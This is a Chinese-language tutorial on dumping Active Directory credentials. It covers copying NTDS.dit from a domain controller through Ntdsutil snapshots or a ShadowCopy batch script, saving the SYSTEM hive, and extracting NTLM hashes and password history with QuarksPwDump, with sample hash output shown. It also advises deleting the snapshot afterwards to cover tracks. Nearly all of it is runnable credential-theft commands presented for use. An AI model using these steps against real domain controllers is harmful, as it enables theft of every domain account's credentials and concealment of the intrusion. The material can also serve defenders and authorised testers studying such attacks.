

NTDS.dit 文件介绍

在域内，HASH 是存在 NTDS.DIT 中的，NTDS.DIT 是一个二进制文件，就等同于本地计算机的 SAM 文件，它的存放位置是%SystemRoot%\ntds\NTDS.DIT。这里面包含的不只是 Username 和 HASH，还有 OU、Group 等等。

NTDS.dit 文件获取(2003-2012)

1.Ntdsutil 备份 ntds

使用如下命令在 dc 服务器执行用高权限的 cmd 不然会导致无法复制的情况 具体命令如下 一句一句输入

```
Ntdsutil.exe
```

```
Snapshot
```

```
activate instance ntds
```

```
Create
```

```
mount {GUID}
```

```
copy c:\MOUNT_POINT\WINDOWS\NTDS\NTDS.dit c:\NTDS_saved.dit
```

```
unmount {GUID}
```

```
Quit
```

```
Quit
```

当 mount 之后就可以重新打开一个 cmd 来执行 copy 命令

拿到 NTDS 文件之后记着删除快照信息

查看快照

```
snapshot: list all
```

```
delete 1
```


我们要解密提取 NTDS 的 hash 需要用到 system.hive 文件 或者 system.hive 文件 key 值，获取 system.hive

```
reg save hklm\system system.hive
```

获取 system.hive 的 key 值

可以使用修改过的 quarkspwdump 读取,或者使用 RegQueryInfoKey 查询出来

```
Quarkspwdump -k
```



2.ShadowCopy 备份 ntds.dit

```
setlocal
if NOT "%CALLBACK_SCRIPT%"==" goto :IS_CALLBACK
set SOURCE_DRIVE_LETTER=%SystemDrive%
set SOURCE_RELATIVE_PATH=\windows\ntds\ntds.dit
set DESTINATION_PATH=%~dp0
@echo ...Determine the scripts to be executed/generated...
set CALLBACK_SCRIPT=%~dpnx0
set TEMP_GENERATED_SCRIPT=GeneratedVarsTempScript.cmd
@echo ...Creating the shadow copy...
"%~dp0vssshadow.exe" -script=%TEMP_GENERATED_SCRIPT%
-exec="%CALLBACK_SCRIPT%" %SOURCE_DRIVE_LETTER%
del /f %TEMP_GENERATED_SCRIPT%
@goto :EOF
:IS_CALLBACK
setlocal
@echo ...Obtaining the shadow copy device name...
call %TEMP_GENERATED_SCRIPT%
@echo ...Copying from the shadow copy to the destination path...
copy
"%SHADOW_DEVICE_1%\%SOURCE_RELATIVE_PATH%" %DESTINATION_PATH%
修复 ntds.dit
esentutl /p /o ntds.dit
```

从 NTDS.DIT 提取域成员 hash

一：增强版 quarkspwdump

- 1.-NT 指定 NTDS 文件路径 -sf 指定 system.hive 文件路径 -o 输入文件
QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sf system.hive -o hash.txt

```
hash\QuarksPwDump>QuarksPwDump.exe -dhd -nt NTDS_... .dit -sf system.hive
17060 C2$:3246:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D1...
17061 THZ4$:6736:AAD3B435B51404EEAAD3B435B51404EE:BD137986...
17062 C3$:1614:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16...
17063 THZ1$:1116:AAD3B435B51404EEAAD3B435B51404EE:D892ED47E...
17064 THZ3$:1279:AAD3B435B51404EEAAD3B435B51404EE:60D639F873...
17065
```

2. 指定 system.hive 的 key 提取 hash **-sk**

QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sk xxxxxxxxxx -o hash.txt

```
hash\QuarksPwDump>QuarksPwDump.exe -dhd -nt NTDS_...
598AA53E0CFAEC -o hash.txt
17060 C2$:3246:AAD3B435B51404EEAAD3B435B51404EEAAD3...
17061 THZ4$:6736:AAD3B435B51404EEAAD3B435B51404EEAAD3...
17062 C3$:1614:AAD3B435B51404EEAAD3B435B51404EEAAD3...
17063 THZ1$:1116:AAD3B435B51404EEAAD3B435B51404EEAAD3...
17064 THZ3$:1279:AAD3B435B51404EEAAD3B435B51404EEAAD3...
17065
```

3. 提取带历史记录 hash **-hist**

QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sk xxxxxxxxxx -hist -o hash-hist.txt

```
渗透\域控 hash\QuarksPwDump>QuarksPwDump.exe -dhd -nt NTDS_saved.dit -sk xxxxxxxxxx -hist -o hash-hist.txt
48768 THZ3$ _hist0:1279:D9701D230E20... 9C5A73...
48769 THZ3$ _hist1:1279:37CE9D4AD321... 227731...
48770 THZ3$ _hist2:1279:C2AE8F0464D2... 0DF11B...
48771 THZ3$ _hist3:1279:1B3F879157C1... BF2E4F...
48772 THZ3$ _hist4:1279:E406628FA4E5... OD11E1...
48773
```